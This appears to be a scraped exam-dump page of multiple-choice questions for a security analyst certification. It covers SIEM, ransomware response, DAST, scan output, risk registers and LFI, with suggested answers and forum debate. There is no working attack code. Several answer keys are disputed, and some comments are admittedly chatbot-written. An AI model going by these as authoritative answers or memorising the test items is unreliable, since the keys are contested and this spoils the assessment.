When assessing the security of an Operational Technology (OT) network that includes fragile and legacy equipment, it is crucial to preserve the state of Programmable Logic Controller (PLC) ladder logic prior to scanning. This ensures that the scanning process does not inadvertently disrupt or modify the logic that controls critical manufacturing processes.


upvoted 1 times

A team of analysts is developing a new internal system that correlates information from a variety of sources, analyzes that information, and then triggers notifications according to company policy. Which of the following technologies was deployed?

- A. SIEM
- B. SOAR
- C. IPS
- D. CERT

Suggested Answer: A

Community vote distribution



HL2020 Highly Voted 1 year, 2 months ago

Selected Answer: A

Triggering a notification would be a SIEM. If it was changing a firewall rule or other changes then that could be a SOAR.
upvoted 9 times

MMK777 Highly Voted 1 year, 3 months ago

Selected Answer: A

it only triggers notifications so its SIEM
upvoted 6 times

SAMicho Most Recent 4 months, 2 weeks ago

Selected Answer: B

It should be B: SIEM collects and correlates logs from multiple sources but does not automate response actions like SOAR.
upvoted 1 times

JooJoo0409 4 months, 2 weeks ago

Selected Answer: A

Must be SIEM
upvoted 1 times

hashed_pony 8 months, 1 week ago

Selected Answer: A

It's a SIEM, because a SIEM aggregates and correlates logs, but doesn't have the ability to apply playbooks and act on triggers like the SOAR does.
upvoted 2 times

j904 1 year, 2 months ago

Selected Answer: A

Yup its A.
upvoted 2 times

maggie22 1 year, 2 months ago

Answer A

A SIEM system uses the following to manage security information and events: data collection, consolidation, and correlation, as well as notifications once a single event or an arrangement of events triggers a SIEM rule
upvoted 5 times

CyberJackal 1 year, 3 months ago

Selected Answer: A

That is the textbook definition of a SIEM folks.
upvoted 2 times

Bob2021a 1 year, 3 months ago

Selected Answer: B

SOAR-Security Orchestration,Automation& response
upvoted 3 times

🗨️ 👤 **Man001** 1 year, 3 months ago

Selected Answer: B

Their primary focus is on providing real-time analysis of security alerts generated by applications and network hardware. SIEM solutions are often used for log management, threat detection, and incident response.

upvoted 1 times

🗨️ 👤 **voiddraco** 10 months, 2 weeks ago

there's another question exactly like this earlier on in the dump but they had the word "automatically" in it and the answer was SOAR, this is SEIM.

upvoted 4 times

Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

- A. Install a firewall.
- B. Implement vulnerability management.
- C. Deploy sandboxing.
- D. Update the application blocklist.

Suggested Answer: C

Community vote distribution

C (50%)

D (25%)

B (25%)

FT000 Highly Voted 1 year, 4 months ago

Selected Answer: C

I would go with C too as sandboxing is the only 'mitigating control' from the given options. The rest look to me as 'preventive controls'.
upvoted 12 times

captaintoadyo 1 year, 1 month ago

Sandboxing involves isolating potentially harmful files or programs in a secure environment to analyze their behavior without risking damage to the main system.

In the context of the scenario provided, where a ransomware attack has already breached the company's defenses, implementing sandboxing may help prevent future attacks by better understanding how malware behaves. However, in the immediate aftermath of an attack, addressing vulnerabilities through vulnerability management (option B) would likely have a more immediate impact on mitigating the effects and preventing similar incidents in the future

upvoted 5 times

JAlexander35 11 months, 1 week ago

What is sandboxing mitigating if the breach has already occurred?
upvoted 3 times

TurboMor Highly Voted 10 months ago

Selected Answer: D

Updating the application blocklist can immediately block the ransomware binaries on the rest of systems, making it the best option to mitigate the effects of a materialized ransomware attack.
upvoted 6 times

StayInUrLane Most Recent 1 month, 1 week ago

Selected Answer: D

Updating the blocklist helps contain the spread of the ransomware and prevent further execution across systems. If the ransomware wasn't caught initially, ensuring that the binary or associated processes are blocked from running again is crucial. This is a mitigation step you can take after an infection has begun to limit further damage.
upvoted 2 times

f90ecff 2 months ago

Selected Answer: D

How would sandboxing mitigate the damage of an active threat that the AV missed? Updating the blocklist seems the most logical solution to me.
upvoted 2 times

f90ecff 2 months ago

Selected Answer: D

If it's already on the system and has bypassed the AV, putting it on the application blocklist would prevent the system from executing it.
upvoted 1 times

iliecomptia 2 months, 4 weeks ago

Selected Answer: C

From Study Guide page 195:
Sandboxing for Malware Analysis

The nature of modern malware means that signature-based tools are less likely to block execution automatically. Manual analysis of malware can provide intelligence that identifies wider IoCs, which can inform the development of custom signatures, IDS rules, and behavior-based rulesets for EDR solutions. Malware analysis must take place in a controlled environment to mitigate intrusion and data breach risks during the analysis process.

The beginning of the paragraph describes what happens in this question, and it is also mentioned at the end that sandboxing is used for mitigation.
upvoted 1 times

🗳️ 👤 **Popeyes_Chicken** 5 months, 3 weeks ago

Selected Answer: D

If a ransomware attack has already made it past the company antivirus. Implementing vulnerability management during a ransomware attack or installing a firewall doesn't seem to be the best option. Sandboxing might stop some lateral movement but doesn't guarantee it will mitigate the programs ability to run on other machines.

Finding the ransomware program and adding it to an application block list ensures the application can't run / move laterally. Which will mitigate an active attack, instead of hoping a sandbox will stop it. Which it won't.
upvoted 1 times

🗳️ 👤 **Popeyes_Chicken** 5 months, 1 week ago

Misunderstood the question. Proactive mitigation > Active spread. It's definitely C.
upvoted 1 times

🗳️ 👤 **hashed_pony** 8 months, 1 week ago

This is one of those questions where all the answers seem not good enough. All of these measures are preventative when we're looking for corrective measures when the problem is already there.
upvoted 1 times

🗳️ 👤 **cy_analyst** 8 months, 2 weeks ago

Selected Answer: B

So actually this question is rhetorical and wants to know what the company should have done to prevent a future event of a ransomware attack.
upvoted 1 times

🗳️ 👤 **Serac** 8 months, 3 weeks ago

Selected Answer: D

I'm thinking in term of prioritising isolation/containment first. Blocking the malware from running on other still clean systems would limit the damage.

But I could argue that running a sandbox to better understand the malware to block it better is also reasonable. But that cost more time, so I'm going with D. Feeling almost 50/50 between them.
upvoted 1 times

🗳️ 👤 **crackman123** 10 months ago

Selected Answer: D

Updating the application blocklist directly addresses and contains the active ransomware, preventing its execution and reducing its impact.
upvoted 4 times

🗳️ 👤 **TurboMor** 10 months ago

Thank you. I was starting to believe I was alone on this one. Completely agree with this answer.
upvoted 3 times

🗳️ 👤 **Odogwu3024** 10 months, 2 weeks ago

I believe sandbox is strictly for testing
upvoted 1 times

🗳️ 👤 **Omo_Mushin** 11 months, 1 week ago

The best option to mitigate the effects of a new ransomware attack that was not properly stopped by the company's antivirus would be:

C. Deploy sandboxing.

Sandboxing allows you to run potentially malicious files or programs in an isolated environment where they cannot affect the rest of the system. This way, even if ransomware manages to get past the antivirus, its ability to cause harm would be limited to the sandboxed environment.
upvoted 2 times

🗨️ 👤 **Dub3** 1 year, 1 month ago

Selected Answer: C

While options like installing a firewall (A), implementing vulnerability management (B), and updating the application blocklist (D) are important security measures, they may not directly address the immediate threat posed by the ransomware attack. Sandboxing provides a proactive defense mechanism specifically designed to detect and mitigate the effects of malware, including ransomware, by analyzing its behavior in a controlled environment.

upvoted 4 times

🗨️ 👤 **johnabayot** 1 year, 3 months ago

Selected Answer: B

B. Implement vulnerability management. This is because vulnerability management is a process of identifying, assessing, and remediating security weaknesses in systems and applications that could be exploited by malicious actors¹. By implementing vulnerability management, an organization can reduce the attack surface and prevent ransomware from spreading or encrypting more data.

upvoted 5 times

🗨️ 👤 **TurboMor** 10 months ago

So... if you have an active ransomware attack in your organization, you are going to prefer starting the process of vulnerability management to attempt to prevent other systems from getting encrypted, rather than updating the application blocklist to immediately block the encryption binary?

I would definitely update the blocklist first and then think about assessing and remediating vulnerabilities.

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 4 months ago

Sandboxing seems like the best answer here, it's the only post infection perscription from what I can see. We need to mitigate it after it already beat the firewall making the other options questionable.

upvoted 4 times

A Chief Information Security Officer wants to implement security by design, starting with the implementation of a security scanning method to identify vulnerabilities, including SQL injection, RFI, XSS, etc. Which of the following would most likely meet the requirement?

- A. Reverse engineering
- B. Known environment testing
- C. Dynamic application security testing
- D. Code debugging

Suggested Answer: C

Community vote distribution

C (100%)

🗲️ 👤 **julessandrin** Highly Voted 9 months, 3 weeks ago

Selected Answer: C

I passed exam today March 9, 2024, this was in the exam
upvoted 10 times

🗲️ 👤 **study22024** 9 months, 2 weeks ago

How accurate was this dump? how many questions from it were on the exam? what PBQ did you get?
upvoted 6 times

🗲️ 👤 **tbbanz26** Highly Voted 10 months ago

Dynamic Application Security Testing (DAST) is a method used to detect vulnerabilities in running web applications. It works by analyzing the application in its operational state, simulating attacks to identify common vulnerabilities such as SQL injection, Remote File Inclusion (RFI), Cross-Site Scripting (XSS), and others.

upvoted 5 times

A security analyst scans a host and generates the following output:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 9d:d0:98:da:0d:32:3d:0b:3f:42:4d:d7:93:4f:fd:60 (RSA)
|   256 4c:f4:2e:24:82:cf:9c:8d:e2:0c:52:4b:2e:a5:12:d9 (ECDSA)
|_  256 a9:fb:e3:f4:ba:d6:1e:72:e7:97:25:82:87:6e:ea:01 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Which of the following best describes the output?

- A. The host is unresponsive to the ICMP request.
- B. The host is running a vulnerable mail server.
- C. The host is allowing unsecured FTP connections.
- D. The host is vulnerable to web-based exploits.

Suggested Answer: D

Community vote distribution

D (100%)

 **ScottT** Highly Voted 1 year, 4 months ago

Selected Answer: D


This is an older version of Apache and the default page works

There is not enough information to determine if ICMP responses would work

The information shows no SMTP ports open

The information show no FTP ports open

upvoted 13 times


 **gomet2000** Highly Voted 10 months, 2 weeks ago

Selected Answer: D

D. The host is vulnerable to web-based exploits.

Reason: The host is running an HTTP server (Apache HTTPD 2.4.29) on port 80, which is unencrypted and could be subject to various web-based exploits. The version of Apache HTTPD might have known vulnerabilities, and the fact that it's running on port 80 means that any data transmitted could be intercepted or manipulated, making the host vulnerable to web-based attacks.

upvoted 8 times

 **Susan4041** Most Recent 3 months, 1 week ago

Selected Answer: D

The key concern here is Apache 2.4.29, which has known vulnerabilities, including:

- ✓ Path traversal attacks
- ✓ Remote code execution (RCE)
- ✓ Denial-of-service (DoS) exploits

This suggests the web server could be exploited using web-based attacks, making option D the best choice.

upvoted 1 times

The security team at a company, which was a recent target of ransomware, compiled a list of hosts that were identified as impacted and in scope for this incident. Based on the following host list:

Impacted hostname	OS	Function
SQL01	Windows 2012 R2	SQL Database Server
WK10-Sales07	Windows 10	Corporate Laptop
WK7-Plant01	Windows 7	Assembly/plant System
DCEast01	Windows Server 2016	Domain Controller
HQAdmin9	Windows 11	Network Admin Laptop

Which of the following systems was most pivotal to the threat actor in its distribution of the encryption binary via Group Policy?

- A. SQL01
- B. WK10-Sales07
- C. WK7-Plant01
- D. DCEast01
- E. HQAdmin9

Suggested Answer: D

Community vote distribution

D (100%)

 **jspecht** Highly Voted 1 year, 3 months ago

Selected Answer: D

Since the binary was distributed via group policy, gaining access to the domain controller would be pivotal.

upvoted 13 times

 **gomet2000** Most Recent 10 months, 2 weeks ago

D: DCEast01 is listed as a Domain Controller running Windows Server 2016. Domain Controllers are critical in a Windows environment as they manage the network's security, including user authentication and Group Policy management.

Group Policy is a feature in Active Directory (which is managed by Domain Controllers) that allows administrators to push configurations, including software installation and scripts, to multiple computers in the domain. If a threat actor compromised the Domain Controller, they could use Group Policy to distribute ransomware or other malicious binaries to all systems within the domain.

upvoted 4 times

After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASE to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

- A. SIEM ingestion logs are reduced by 20%.
- B. Phishing alerts drop by 20%.
- C. False positive rates drop to 20%.
- D. The MTTR decreases by 20%.

Suggested Answer: C

Community vote distribution

C (96%)

4%

🗳️ **julesandrin** Highly Voted 1 year, 3 months ago

Selected Answer: C

I passed exam today March 9, 2024, this was in the exam
upvoted 19 times

🗳️ **FT000** Highly Voted 1 year, 4 months ago

Selected Answer: C

If the goal is to reduce analyst alert fatigue, then the hope is to reduce the rate of false positives. Hence, C.
upvoted 9 times

🗳️ **AlbertC04** Most Recent 1 month ago

Selected Answer: D

The MTTR (Mean Time To Respond) decreases by 20%
upvoted 1 times

🗳️ **braveheart22** 4 months, 2 weeks ago

Selected Answer: D

The best possible outcome of integrating Data Loss Prevention (DLP) and Cybersecurity Automation & Security Orchestration (CASE) to reduce analyst alert fatigue is:

Option D The MTTR (Mean Time To Respond) decreases by 20%, from my point of view.

Explanation:

Mean Time to Respond (MTTR) measures how quickly security teams can investigate and mitigate threats. Integrating DLP (which helps prevent data exfiltration) and CASE (which automates security operations and orchestrates responses) improves efficiency by reducing manual workload, streamlining responses, and prioritizing critical alerts.

This leads to faster incident resolution, which directly reduces MTTR.

upvoted 1 times

🗳️ **Learner213** 6 months, 4 weeks ago

Selected Answer: D

The MTTR (Mean Time to Resolution) decreases by 20% is the best possible outcome that this effort hopes to achieve, as it reflects the improvement in the efficiency and effectiveness of the incident response process by reducing analyst alert fatigue.
upvoted 1 times

🗳️ **Susan4041** 1 month, 1 week ago

Its mean time to respond
upvoted 1 times

🗳️ **cy_analyst** 8 months, 3 weeks ago

Selected Answer: D

Reducing false positives is important, but the more meaningful outcome would be how this impacts the overall efficiency and effectiveness of the team, which is measured by MTTR.
upvoted 2 times

🗳️ **gomet2000** 10 months, 2 weeks ago

Selected Answer: C

Reducing the rate of false positives is directly tied to reducing alert fatigue. Analysts spend a significant amount of time dealing with false positives, which can lead to burnout and missed genuine threats. By lowering the false positive rate, the quality of alerts improves, making the analysts work more efficient.

upvoted 3 times

🗲️ 👤 **Brick69** 1 year, 4 months ago

Selected Answer: C

Nothing worse than investigating FPs over and over

upvoted 7 times

🗲️ 👤 **Jhonattan0032** 1 year, 4 months ago

Selected Answer: D

The MTTR (Mean Time To Respond) decreases by 20%

upvoted 1 times

Which of the following threat actors is most likely to target a company due to its questionable environmental policies?

- A. Hacktivist
- B. Organized crime
- C. Nation-state
- D. Lone wolf

Suggested Answer: A

Community vote distribution

A (100%)

 **jspecht** Highly Voted 9 months, 3 weeks ago

Selected Answer: A

Hacktivists are the most likely type of threat actor to have a political motive.

upvoted 6 times

A cybersecurity analyst is recording the following details:

- ID
- Name
- Description
- Classification of information
- Responsible party


In which of the following documents is the analyst recording this information?

- A. Risk register
- B. Change control documentation
- C. Incident response playbook
- D. Incident response plan

Suggested Answer: A

Community vote distribution

A (100%)


 **section8santa** Highly Voted 8 months, 3 weeks ago

Selected Answer: A

A risk register is a document used to record information about identified risks within an organization. It typically includes details such as the risk ID, risk name, description of the risk, classification of the risk (e.g., impact and likelihood), and the responsible party for managing or mitigating the risk. Recording this information in a risk register helps organizations systematically manage and prioritize risks to their assets and operations.

chatgpt

upvoted 17 times

 **Susan4041** Most Recent 3 months, 1 week ago

Selected Answer: A

A. Risk register

Explanation:

A risk register is a document that records details about identified risks, including:

ID → Unique identifier for tracking

Name → Name of the risk

Description → Explanation of the risk

Classification of information → Sensitivity level (e.g., public, confidential, restricted)

Responsible party → Who is accountable for managing the risk


upvoted 1 times

A SOC manager is establishing a reporting process to manage vulnerabilities. Which of the following would be the best solution to identify potential loss incurred by an issue?

- A. Trends
- B. Risk score
- C. Mitigation
- D. Prioritization

Suggested Answer: B

Community vote distribution



Nishaw Highly Voted 1 year, 2 months ago

Selected Answer: B

B. Risk score

A risk score is a numerical value assigned to a vulnerability that represents its potential impact and likelihood of exploitation. By using risk scores, the SOC manager can prioritize vulnerabilities based on the potential loss they could cause. This approach helps in focusing resources on addressing the most critical vulnerabilities first, thereby reducing the overall risk to the organization.

upvoted 10 times

section8santa Highly Voted 1 year, 2 months ago

Selected Answer: B

B. Risk score

A risk score provides a quantifiable measure of the potential impact and likelihood of a vulnerability being exploited. It takes into account various factors such as the severity of the vulnerability, the value of the affected assets, the likelihood of exploitation, and the potential impact on the organization.

upvoted 7 times

Wutan Most Recent 1 year, 2 months ago

Selected Answer: D

My choice would be D, as Risk score is significant, however it is not necessarily relevant to your organisation, because you may have different expectation regarding the Risk score. For instance a low Availability score might not be relevant to you, but a high Confidentiality might be, despite the first score being 6.6 and the other 6.3.

upvoted 2 times

voiddraco 10 months ago

the answer is B. What you stated comes after assessing the risk score, which helps determine the order of addressing vulnerabilities. I've dealt with this at work.

upvoted 4 times

While configuring a SIEM for an organization, a security analyst is having difficulty correlating incidents across different systems. Which of the following should be checked first?

- A. If appropriate logging levels are set
- B. NTP configuration on each system
- C. Behavioral correlation settings
- D. Data normalization rules

Suggested Answer: B

Community vote distribution

B (77%)

D (23%)

🗳️ 👤 **Brick69** Highly Voted 👍 1 year, 4 months ago

Selected Answer: B

From my understanding, it is the same SIEM on different systems. The clocks must be out of sync
upvoted 9 times

🗳️ 👤 **julesandrin** Highly Voted 👍 1 year, 3 months ago

Selected Answer: B

NTP (Network Time Protocol) needs to be checked
upvoted 5 times

🗳️ 👤 **cy_analyst** Most Recent 🕒 8 months, 3 weeks ago

Selected Answer: B

NTP configuration is critical because even if data is normalized, if the timestamps between systems are out of sync, correlation won't work properly. Most SIEM tools rely heavily on accurate timestamps to tie events together, so time synchronization is often checked first.
upvoted 4 times

🗳️ 👤 **Kmelaun** 1 year, 2 months ago

Selected Answer: B

Time synchronization ensures that computer systems have accurate system time and time-related information by synchronizing the system time with a reference time source, using Network Time Protocol (NTP), an atomic clock, or a global positioning system (GPS). Time synchronization is essential to establish a clear event order.
upvoted 3 times

🗳️ 👤 **Tdarling77** 1 year, 3 months ago

D: Data Normalization rules.

Data normalization rules

are crucial for SIEM functionality because they translate logs from various systems into a consistent format. This allows the SIEM to recognize and correlate events from different sources that might have different timestamps, log structures, or terminology
upvoted 2 times

🗳️ 👤 **Franky30** 1 year, 3 months ago

Selected Answer: D

NTP stands for Network Time Protocol. It is used to synchronize the clocks of computer systems on a network, ensuring that they all have the correct time. While NTP is important for accurate timestamping of events, it is not typically the first thing to check when having difficulty correlating incidents across different systems in a SIEM.



The primary concern in this scenario would be data normalization rules (Option D). Data normalization ensures that logs from different systems are formatted consistently, allowing the SIEM to correlate and analyze them effectively. Checking NTP configuration (Option B) is still important for accurate timestamping, but it usually comes after addressing data normalization issues.

upvoted 4 times

🗳️ 👤 **TurboMor** 10 months ago

Totally agree with this answer and explanation.

upvoted 1 times

  **T1bii** 1 year, 4 months ago


Might be rather D : different systems = a lot of data variety not well normalized.
upvoted 2 times

During a scan of a web server in the perimeter network, a vulnerability was identified that could be exploited over port 3389. The web server is protected by a WAF. Which of the following best represents the change to overall risk associated with this vulnerability?

- A. The risk would not change because network firewalls are in use
- B. The risk would decrease because RDP is blocked by the firewall
- C. The risk would decrease because a web application firewall is in place
- D. The risk would increase because the host is external facing

Suggested Answer: D

Community vote distribution



🗳️ 👤 **Franky30** Highly Voted 1 year, 3 months ago

The use of a Web Application Firewall (WAF) can help mitigate the risk associated with the identified vulnerability. WAFs are specifically designed to protect web applications and servers from various attacks, including those that target specific ports or services. In this case, the WAF is likely to inspect and filter traffic on port 3389, reducing the likelihood of the identified vulnerability being exploited.

While network firewalls play a role in securing the network perimeter, the WAF, being a specialized tool for web application security, is more directly relevant to the specific vulnerability associated with port 3389 on the web server.

Therefore, the risk would decrease because a web application firewall is in place.

upvoted 7 times

🗳️ 👤 **cy_analyst** Highly Voted 8 months, 3 weeks ago

Selected Answer: D

Port 3389 is used for Remote Desktop Protocol (RDP), which isn't typically something a Web Application Firewall (WAF) would protect against. A WAF primarily filters and monitors HTTP/HTTPS traffic, and RDP doesn't fall into this category.

The fact that the host is external facing and the vulnerability is over an exposed service (like RDP) increases the overall risk because it could potentially be exploited from the internet.

While firewalls might block RDP access, the mere presence of the vulnerability on an external-facing server increases risk, especially if the firewall rules or protections could be bypassed or misconfigured.

upvoted 5 times

🗳️ 👤 **Only12go** Most Recent 1 month, 2 weeks ago

Selected Answer: D

What WAFs Do Not Protect Against:

A WAF does not inspect or block non-web traffic, like Remote Desktop Protocol (RDP) on port 3389.

So if a vulnerability is found on port 3389, a WAF is irrelevant to mitigating that risk.

Even if the web server is protected by a WAF, it won't stop exploitation attempts via RDP.

upvoted 1 times

🗳️ 👤 **iliecomptia** 2 months, 4 weeks ago

Selected Answer: D

I worked with Cloud Armor which is GCP's WAF, you could do a lot L7 filtering with it, but under no circumstances could you block ports on it.

Also, the question does not state the RDP is blocked by the firewall.

upvoted 1 times

🗳️ 👤 **luliiizoares** 7 months ago

Selected Answer: B

Correct Answer: B. The risk would decrease because RDP is blocked by the firewall

Analysis: Blocking the port 3389 (used by Remote Desktop Protocol, RDP) on the firewall significantly reduces the risk associated with this

vulnerability. Even though the web server is facing externally and protected by a Web Application Firewall (WAF), the specific control of blocking the RDP port prevents exploitation through that vector.

upvoted 1 times

🗨️ 👤 **Sewp** 6 months, 3 weeks ago

Where does it say RDP is explicitly blocked by firewall in the question? just because the equipment is there, you cant assume configuration is sorted properly.

upvoted 1 times

🗨️ 👤 **thisguyfucks** 7 months, 3 weeks ago

Selected Answer: C

The answer is C with out a doubt

upvoted 2 times

🗨️ 👤 **kinny4000** 9 months ago

Selected Answer: B

The firewall blocking port 3389 is surely better protection than the WAF, even if the WAF can mitigate the vulnerability isn't it better to just block the port entirely?

The host being externally facing isn't as much of a problem anymore with the firewall active, I would say the overall risk decreases with the firewall, yes it does increase due to the host being externally facing but more importantly, the host is protected by a firewall.

upvoted 1 times

🗨️ 👤 **gomet2000** 10 months, 2 weeks ago

Selected Answer: D

I changed my mind to D after a bit of thought.

If the web server is external-facing and has a vulnerability on port 3389 (which is related to RDP), D. The risk would increase because the host is external facing is a strong answer because it correctly identifies the heightened risk due to the server's exposure.

C is generally not the best fit unless there's a specific reason to believe the WAF would protect against RDP-based vulnerabilities, which is unusual.

upvoted 4 times

🗨️ 👤 **gomet2000** 10 months, 2 weeks ago

Selected Answer: B

B. The risk would decrease because RDP is blocked by the firewall

Explanation:

Port 3389 is typically associated with Remote Desktop Protocol (RDP). If a vulnerability is identified that can be exploited over this port, the risk could be significant if the port is exposed.

Web Application Firewalls (WAF): A WAF is primarily designed to protect web applications from common web-based attacks (like SQL injection, XSS, etc.). It does not generally protect non-web protocols like RDP, which uses port 3389.

Network Firewalls: If the network firewall is configured to block port 3389 (RDP), then the risk associated with this vulnerability is significantly reduced because the vulnerable service would not be accessible externally.

upvoted 2 times

🗨️ 👤 **Myfeedins479** 10 months, 2 weeks ago

Selected Answer: D

I originally thought C because the wording of the question is tricky. The only answer that makes sense is that the risk would increase upon discovery of a new vulnerability. If the question said that a server which was found vulnerable to a vulnerability over 3389 and THEN a WAF was deployed as a compensating control, that would decrease the risk. However, that is not the case. This is a new vulnerability on an external facing device so the risk is increased.

upvoted 4 times

🗨️ 👤 **Booma1234** 11 months, 2 weeks ago

Selected Answer: D

If the scan can see RDP open and it's public facing as its stated on a "perimeter network" then the WAF isn't doing anything. If you leave ports open on any firewall it isn't going to stop the traffic.

upvoted 4 times

🗨️ 👤 **networkmen** 11 months, 3 weeks ago

Selected Answer: D

As far as i know a WAF cant protect against RDP vulnerabilities

upvoted 2 times

  **lowkeycowboysfan** 12 months ago

Selected Answer: D

D. The risk would increase because the host is external facing

This answer is more accurate because an external-facing host increases the likelihood of an attack. The presence of a WAF does not mitigate risks associated with non-web vulnerabilities such as those on port 3389. Therefore, the overall risk is higher due to the exposure of the host to the internet.

upvoted 2 times

  **boog** 12 months ago

Selected Answer: D

WAF don't necessarily protect against RDP vulnerabilities.

upvoted 3 times

  **CyberPark17** 1 year ago

Selected Answer: D

WAF is web application firewall however, vulnerability is found with 3389 i.e. RDP port which means the host is external facing and the risk would increase. Hence corrcet answer is D



upvoted 1 times

  **maggie22** 1 year ago

Selected Answer: C

With WAF protection, it will decrease the risk.

upvoted 1 times

  **maggie22** 12 months ago

I will change my answer to D.

upvoted 1 times

  **499f1a0** 1 year ago

Selected Answer: C

I agree with everyone saying option C


upvoted 1 times

Several vulnerability scan reports have indicated runtime errors as the code is executing. The dashboard that lists the errors has a command-line interface for developers to check for vulnerabilities. Which of the following will enable a developer to correct this issue? (Choose two.)

- A. Performing dynamic application security testing
- B. Reviewing the code
- C. Fuzzing the application
- D. Debugging the code
- E. Implementing a coding standard
- F. Implementing IDS

Suggested Answer: AD

Community vote distribution



Brick69 Highly Voted 1 year, 4 months ago

Selected Answer: BD

DAST tools typically do not assist in identifying and resolving runtime errors within the code. Instead, they focus on testing the application's behavior from the outside, by interacting with its interfaces and observing how it responds to various inputs.

upvoted 11 times

ybyttv Most Recent 3 weeks, 1 day ago

Selected Answer: A

I could not understand the question at all.

upvoted 1 times

Only12go 1 month, 4 weeks ago

Selected Answer: BD

Its BD because DAST finds runtime errors, which have already occurred, now you need to review the source code SAST and debug to fix it.

upvoted 1 times

cy_analyst 8 months, 3 weeks ago

Selected Answer: AD

A. Performing dynamic application security testing is about testing the application in its running state, which is directly related to runtime errors.

Since the question hints at runtime issues, DAST is a strong contender because it involves simulating attacks while the application is live, potentially uncovering vulnerabilities that occur during execution.

B. Reviewing the code is typically more about identifying potential issues at the static code level, which is less directly related to runtime errors. While code review is important, it might not immediately address issues that only manifest when the code is running.

Given this, the focus on runtime errors and the mention of a command-line interface for vulnerability checks makes A more relevant in this specific case. So, prioritizing A over B in this scenario is a reasonable approach because the question seems to be steering towards a dynamic testing environment.

upvoted 2 times

gomet2000 10 months, 2 weeks ago

Selected Answer: BD

Dynamic Application Security Testing (DAST) tools typically do not assist in identifying and resolving runtime errors within the code at a granular level. Instead, they focus on testing the application externally by interacting with its interfaces (like HTTP requests and responses for web applications) to identify vulnerabilities that can be exploited from the outside. DAST tools are more about assessing the security posture of an application as it runs, rather than directly debugging or diagnosing internal runtime errors in the code.

Therefore most appropriate actions for developers to correct runtime errors would be:

D. Debugging the code (Most Voted): This is essential for directly addressing and fixing runtime errors.

B. Reviewing the code (Most Voted): Code reviews can help identify logical errors and potential vulnerabilities that might cause runtime issues.

upvoted 2 times

🗨️ 👤 **maggie22** 1 year ago

Selected Answer: BD

The issue is to correct the "runtime errors" in order to enable the developers to correct the issue they have to Review and Debug the code.

upvoted 4 times

🗨️ 👤 **499f1a0** 1 year ago

Selected Answer: AD

If dynamic testing is not done how can we see errors and fix the code? that is why we need to choose A. We also chose D because we need to debug the code to study the code.

upvoted 1 times

🗨️ 👤 **TurboMor** 10 months ago

You can see the errors by debugging the code.

upvoted 1 times

🗨️ 👤 **Ree1234** 1 year, 1 month ago

Selected Answer: BD

I go with BD.. dynamic application security testing is a vulnerability test method to identify vulnerabilities..Dynamic application security testing (DAST) is the process of using simulated attacks on a web application to identify vulnerabilities. By attacking an application the same way a malicious user would, this strategy assesses the program through an approach sometimes referred to as "outside in." After executing the attacks, a DAST scanner studies the results to look for undesired outcomes. This data is then used to identify security flaws. In the question the code errors are seen already...

upvoted 3 times

🗨️ 👤 **captaintoadyo** 1 year, 1 month ago

Selected Answer: BD

The answer is clearly B and D, based on the question "runtime errors"

upvoted 4 times

🗨️ 👤 **section8santa** 1 year, 2 months ago

Selected Answer: AD

A. Performing dynamic application security testing (DAST) - This approach involves testing an application while it is running to find vulnerabilities that an attacker could exploit. It's specifically designed to find conditions that are indicative of a security issue, such as runtime errors, which could potentially be leveraged for malicious purposes.

D. Debugging the code - Debugging involves running the code in a controlled environment, often with the use of a debugger tool that allows the developer to step through the code execution, inspect variables, and understand the state of the application at each point. This can help identify and correct the causes of runtime errors.

upvoted 2 times


🗨️ 👤 **jspecht** 1 year, 3 months ago

Selected Answer: AD

The errors are occurring as the code is running, therefore the best techniques to fix them involve looking at the code as it's running. Debugging and dynamic analysis tools are the way to do that.

upvoted 2 times

A security analyst is trying to validate the results of a web application scan with Burp Suite. The security analyst performs the following:



Which of the following vulnerabilities is the security analyst trying to validate?

- A. SQL injection
- B. LFI
- C. XSS
- D. CSRF

Suggested Answer: B

Community vote distribution

B (100%)

FT000 Highly Voted 1 year, 4 months ago

Selected Answer: B

LFI is the only Vulnerability amongst the options. The others are all attacks that use a vulnerability.

upvoted 11 times

2374381 2 months, 3 weeks ago

I agree B is the answer, but these are all attacks that use a vulnerability.

upvoted 1 times

cy_analyst Most Recent 8 months, 3 weeks ago

Selected Answer: B

Yes LFI.

upvoted 1 times

jspecht 1 year, 3 months ago

Selected Answer: B

This is a Local File Inclusion vulnerability which leads to the attacker obtaining a remote shell.

upvoted 3 times

julessandrin 1 year, 3 months ago

Selected Answer: B

Local File Inclusion

